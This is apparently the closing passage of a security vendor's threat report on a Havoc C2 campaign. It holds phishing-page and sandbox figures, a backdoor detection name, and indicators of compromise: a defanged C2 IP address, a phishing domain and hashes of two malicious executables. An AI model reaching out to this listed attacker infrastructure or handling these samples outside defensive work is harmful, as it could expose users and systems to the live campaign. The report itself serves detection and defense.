


Fig 39. Twitter Phishing Pages hosted on “ttwweatterarartgea[.]ga”

Zscaler Cloud Sandbox Report:




Fig 40. Cloud Sandbox Report

Zscaler's multilayered cloud security platform detects indicators, as shown below:

Win64.Backdoor.HavocC2

Conclusion:

The Havoc C2 framework campaign highlights the importance of proper cybersecurity measures in today's digital world. The use of payloads and CnC servers to execute malicious commands and gather sensitive information showcases the ever-present threat of cyber attacks. The scenario described in the blog demonstrates the capabilities of such campaigns and the need for organizations to stay vigilant and protect their systems. With the rise of technology, the need for robust security solutions becomes increasingly vital, and organizations must take proactive steps to ensure the safety of their systems and data.

Indicators Of Compromise:

Havoc CnC:

IP: 146[.]190[.]48[.]229

Domain: ttwweatterarartgea[.]ga

Hashes:

Pics.exe - 5be4e5115cdf225871a66899b7bc5861

Image.exe - bfa5f1d8df27248d840d1d86121f2169